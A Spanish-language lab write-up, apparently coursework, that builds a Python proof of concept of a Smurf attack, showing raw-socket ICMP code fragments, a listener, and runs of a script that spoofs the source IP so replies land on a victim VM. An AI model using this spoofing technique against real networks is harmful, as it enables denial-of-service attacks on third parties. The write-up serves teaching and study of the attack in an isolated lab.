


Smurf Attack POC

Empecemos con un rápido recordatorio de lo que es un Smurf attack.



El 'smurf attack' consiste en un atacante que envía mensajes ping (ICMP) a un conjunto numeroso de sistemas. Este atacante, en lugar de indicar su propia dirección IP como origen, realiza spoofing, cambiándola por la dirección IP de otra maquina (víctima). De esta forma las maquinas que reciben las peticiones ICMP creen que dichos paquetes provienen de la víctima, y envían todas las respuestas al sistema que esta siendo atacado.

En esta practica se plantea realizar en python una prueba de concepto del funcionamiento de este tipo de ataques.

Pasos a realizar:

1. Implementación de la funcionalidad ping
2. Traslación el concepto a múltiples máquinas
 1. Creación proceso escucha ICMP.
3. Envío ping bajando a nivel de IP y falsificando la dirección IP origen

1.- Implementación de la funcionalidad ping

Se puede encontrar el script "fullPing" en el Anexo-I (adjunto el archivo fullPing.py)

Para ejecutarlo vemos su funcionamiento básico.


```
root@kali:~/PycharmProjects/smurf# python fullPing.py
USE: sudo fullPing.py <insert host here>
```

Y probamos a ejecutarlo con una dirección cualquiera de internet:

```
root@kali:~/PycharmProjects/smurf# python fullPing.py www.tel.uva.es
PING www.tel.uva.es (157.88.129.91) 56(84) bytes of data.
64 bytes from pingus.tel.uva.es (157.88.129.91): ttl=54 time=9.816 ms
64 bytes from pingus.tel.uva.es (157.88.129.91): ttl=54 time=12.034 ms
64 bytes from pingus.tel.uva.es (157.88.129.91): ttl=54 time=9.326 ms
^C
--- www.tel.uva.es ping statistics ---
3 packets transmitted, 3 received, +0 errors, 0% packet loss, time 3118ms
rtt min/avg/max = 9.326/10.392/12.034 ms
```

El funcionamiento del script es el básico del comando ping. Algunos detalles para entenderlo mas fácilmente se explica a continuación:

- Disponemos de una clase ICMPPacket como ayuda para el formato de los datos a enviar



- Se abre un socket para realizar la comunicación
 - El protocolo que se va a utilizar es ICMP (*IPPROTO_ICMP*)
 - Necesitamos un tipo de socket específico que acepte la cadena de bits en plano para poder mas adelante especificar la IP de origen. Para ello hay que usar un tipo *SOCK_RAW*.
 - Estos sockets necesitan que el usuario que ejecute el script tenga permisos de ROOT.

```
try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)
except:
```

- Se construye el paquete ICMP.
 - Hay que prestar especial cuidado al cálculo del CHECKSUM. Si el valor es incorrecto la máquina destino lo ignorará por entender que ha habido problemas en la transmisión.
 - Se utiliza una función de *inetutils* disponible en la web.
- Se envía a través del socket abierto
- Se empieza a escuchar en el socket con una llamada bloqueante. El proceso se parará en este punto hasta que se reciba algún dato a través del socket abierto

```
try:
    pktRcv, pktFrom = sock.recvfrom(4096)
    timeRcv = (time.time() - timeSent) * 1000
```

- Se envía un nuevo mensaje en bucle con un tiempo de espera de 1 segundo
- Cuando llega una interrupción por teclado se imprimen las estadísticas y valores agregados de la comunicación realizada

2.- Traslación el concepto a múltiples máquinas - Creación ICMP listener.

Separamos la parte de la recepción de paquetes a un script independiente. El objetivo es ejecutarlo en la máquina que usaremos de víctima para poder analizar todos los paquetes que llegan.

Se puede encontrar el script “receiver” en el Anexo-II (adjunto el archivo receiver.py)

Ejecutamos el script y enviamos desde otra máquina unos cuantos mensajes de ping para mostrar su funcionamiento. Vemos que se han recibido 4 peticiones ICMP:

```
root@kali:~/PycharmProjects/smurfVictim# python receiver.py
PING listener.... starting
REQUEST RECEIVED: 64 bytes from (192.168.119.5): ttl=64
REQUEST RECEIVED: 64 bytes from (192.168.119.5): ttl=64
REQUEST RECEIVED: 64 bytes from (192.168.119.5): ttl=64
REQUEST RECEIVED: 64 bytes from (192.168.119.5): ttl=64
^C
--- ping statistics ---
4 packets received, +4 requests, +0 responses, +0 errors, listening during 46192ms
closing
```

Comprobamos también que el comportamiento es el mismo usando el comando *ping* o el script del apartado anterior.

En esta parte se ha utilizado de base la parte de recepción de paquetes del apartado anterior, pero se han realizado algunos ajustes:

- Nos interesa comprobar los valores que vienen en la cabecera IP ya que es la que se pretende manipular.
 - Disponemos de una clase IPPacket (el cual contiene un ICMPPacket ya explicado) como ayuda para el formato de los datos a enviar.

```

IP
  0      1      2      3
  0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|Version| IHL |Type of Service|          Total Length          |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|          Identification          |Flags|      Fragment Offset      |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
| Time to Live |      Protocol      |          Header Checksum          |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|          Source Address          |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|          Destination Address          |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|          Options          |          Padding          |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+

```

- Esta cabecera también contiene un elemento de checksum que valida los valores de la cabecera IP que hay que tener cuidado de calcular.

3.- Envío ping bajando a nivel de IP y falsificando la dirección IP origen

Se puede encontrar el script "ipPing" en el Anexo-III (adjunto el archivo ipPing.py)

Para ejecutarlo vemos su funcionamiento básico.


```
root@kali:~/PycharmProjects/smurf# python ipPing.py
USE: sudo ipPing.py <destination-host> <source-host>
```

Realizamos varias pruebas:

3.1.- En primer lugar probamos con los datos reales. Realizamos un ping a la maquina 192.168.119.12 desde la maquina 192.168.119.5.

```
root@kali:~/PycharmProjects/smurf# python ipPing.py 192.168.119.12 192.168.119.5
PING 192.168.119.12 (192.168.119.12) FROM 192.168.119.5 (192.168.119.5) 56(84) bytes of data.
REQUEST SENT: 64 bytes to (192.168.119.12) from (192.168.119.5)
REQUEST SENT: 64 bytes to (192.168.119.12) from (192.168.119.5)
REQUEST SENT: 64 bytes to (192.168.119.12) from (192.168.119.5)
REQUEST SENT: 64 bytes to (192.168.119.12) from (192.168.119.5)
^C
--- 192.168.119.12 ping statistics ---
4 packets transmitted during 3585ms
```

3.2.- A continuación vamos a realizar el ping a otras maquinas distintas
Levantamos otras dos maquinas virtuales (192.168.119.15 & 192.168.119.16)



The image shows two terminal windows side-by-side. The left window is titled 'BOT-3 Kali-Linux [Running]' and shows the output of the 'ifconfig' command for interface 'eth0', displaying IP 192.168.119.15 and netmask 255.255.255. The right window is titled 'BOT-4 Kali-Linux [Running]' and shows the output of 'ifconfig' for interface 'eth0', displaying IP 192.168.119.16 and netmask 255.255.255.

Lanzamos el script falsificando la dirección de origen para suplantar a la maquina víctima (192.168.119.12) y esperamos recibir allí la respuesta

```
root@kali:~/PycharmProjects/smurf# python ipPing.py 192.168.119.15 192.168.119.12
PING 192.168.119.15 (192.168.119.15) FROM 192.168.119.12 (192.168.119.12) 56(84) bytes of data.
REQUEST SENT: 64 bytes to (192.168.119.15) from (192.168.119.12)
REQUEST SENT: 64 bytes to (192.168.119.15) from (192.168.119.12)
REQUEST SENT: 64 bytes to (192.168.119.15) from (192.168.119.12)
REQUEST SENT: 64 bytes to (192.168.119.15) from (192.168.119.12)
^C
--- 192.168.119.15 ping statistics ---
4 packets transmitted during 3146ms
root@kali:~/PycharmProjects/smurf# python ipPing.py 192.168.119.16 192.168.119.12
PING 192.168.119.16 (192.168.119.16) FROM 192.168.119.12 (192.168.119.12) 56(84) bytes of data.
REQUEST SENT: 64 bytes to (192.168.119.16) from (192.168.119.12)
REQUEST SENT: 64 bytes to (192.168.119.16) from (192.168.119.12)
REQUEST SENT: 64 bytes to (192.168.119.16) from (192.168.119.12)
^C
--- 192.168.119.16 ping statistics ---
3 packets transmitted during 2090ms
```

3.3.- Por ultimo, enviamos el ping a una dirección IP de una maquina que sabemos no existe en la red.

```

root@kali:~/PycharmProjects/smurf# python ipPing.py 192.168.119.23 192.168.119.12
PING 192.168.119.23 (192.168.119.23) FROM 192.168.119.12 (192.168.119.12) 56(84) bytes of data
REQUEST SENT: 64 bytes to (192.168.119.23) from (192.168.119.12)
REQUEST SENT: 64 bytes to (192.168.119.23) from (192.168.119.12)
REQUEST SENT: 64 bytes to (192.168.119.23) from (192.168.119.12)
REQUEST SENT: 64 bytes to (192.168.119.23) from (192.168.119.12)
REQUEST SENT: 64 bytes to (192.168.119.23) from (192.168.119.12)
^C
--- 192.168.119.23 ping statistics ---
5 packets transmitted during 4399ms

```


Y analizamos los resultados. Estos son los paquetes recibidos en nuestra víctima:

- 4 peticiones de la maquina .5 (prueba 3.1)
- 4 respuestas de la maquina .15 (prueba 3.2)
- 3 respuestas de la maquina .16 (prueba 3.2)
- 5 errores de respuesta ya que la maquina .23 no existía (prueba 3.3.)

```

root@kali:~/PycharmProjects/smurfVictim# python receiver.py
PING listener.... starting
REQUEST RECEIVED: 64 bytes from (192.168.119.5): ttl=128
REQUEST RECEIVED: 64 bytes from (192.168.119.5): ttl=128
REQUEST RECEIVED: 64 bytes from (192.168.119.5): ttl=128
REQUEST RECEIVED: 64 bytes from (192.168.119.5): ttl=128
RESPONSE RECEIVED: 64 bytes from (192.168.119.15): ttl=64
RESPONSE RECEIVED: 64 bytes from (192.168.119.15): ttl=64
RESPONSE RECEIVED: 64 bytes from (192.168.119.15): ttl=64
RESPONSE RECEIVED: 64 bytes from (192.168.119.15): ttl=64
RESPONSE RECEIVED: 64 bytes from (192.168.119.16): ttl=64
RESPONSE RECEIVED: 64 bytes from (192.168.119.16): ttl=64
RESPONSE RECEIVED: 64 bytes from (192.168.119.16): ttl=64
ERROR RECEIVED From 192.168.119.5 icmp_seq=0 Destination Host Unreachable
ERROR RECEIVED From 192.168.119.5 icmp_seq=0 Destination Host Unreachable
ERROR RECEIVED From 192.168.119.5 icmp_seq=0 Destination Host Unreachable
ERROR RECEIVED From 192.168.119.5 icmp_seq=0 Destination Host Unreachable
ERROR RECEIVED From 192.168.119.5 icmp_seq=0 Destination Host Unreachable
^C
--- ping statistics ---
16 packets received, +4 requests, +7 responses, +5 errors, listening during 115849ms
closing
root@kali:~/PycharmProjects/smurfVictim#

```



El apartado 3.3 no es parte de la POC del smurf attack pero apareció como curiosidad mientras se realizaban las pruebas.

Choca un poco en un principio ya que recibe los paquetes con **origen la maquina .5** que es la maquina atacante.

Comprobamos la respuesta ejecutando el comando ping a la maquina fantasma:

```
root@kali:~/PycharmProjects/smurf# ping 192.168.119.23
PING 192.168.119.23 (192.168.119.23) 56(84) bytes of data.
From 192.168.119.5 icmp_seq=1 Destination Host Unreachable
From 192.168.119.5 icmp_seq=2 Destination Host Unreachable
From 192.168.119.5 icmp_seq=3 Destination Host Unreachable
^C
--- 192.168.119.23 ping statistics ---
4 packets transmitted, 0 received, +3 errors, 100% packet loss, time 71ms
pipe 4
root@kali:~/PycharmProjects/smurf#
```

Obviamente, la maquina 23 no puede responder ya que no existe.

El comportamiento parece lógico, la misma maquina 5 responde al comando ping, a la request enviada, indicando que el host 23 no se ha podido alcanzar. Por eso aparece la direccion 5 como maquina de origen en la respuesta.

En esta parte se ha utilizado de base la funcionalidad de envío de paquetes del primer apartado de esta practica, pero se han realizado algunos ajustes:

- Se ha incorporado el formato de paquete iP (IPPacket) creado en el script de escucha del apartado anterior
- Se abre el mismo tipo de socket que se ha hecho hasta el momento con alguna propiedad extra.
 - Indicamos que la cabecera IP esta incluida en los bits que se envían a través del socket usando la opción `IP_HDRINCL`.
 - Indicamos que se reutilice si se encuentra ocupado. Muy útil durante el desarrollo

```
try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1) # Reuse port if in use (broke previous run)
    sock.setsockopt(socket.SOL_IP, socket.IP_HDRINCL, 1) # Include IP header
    sock.setblocking(0)
    sock.settimeout(1000)
```

En principio el script generado pide una dirección de destino para realizar el ping, y permite ilustrar todos los pasos intermedios en la realización del ataque que se pretendía analizar en esta práctica.

Con un entorno de pruebas mas grande, se podría iterar sobre un conjunto de valores o incluir un array de ips interno en el código.

El “smurf attack” es un ataque de denegación de servicio distribuido (DDoS) que fue muy popular hace años.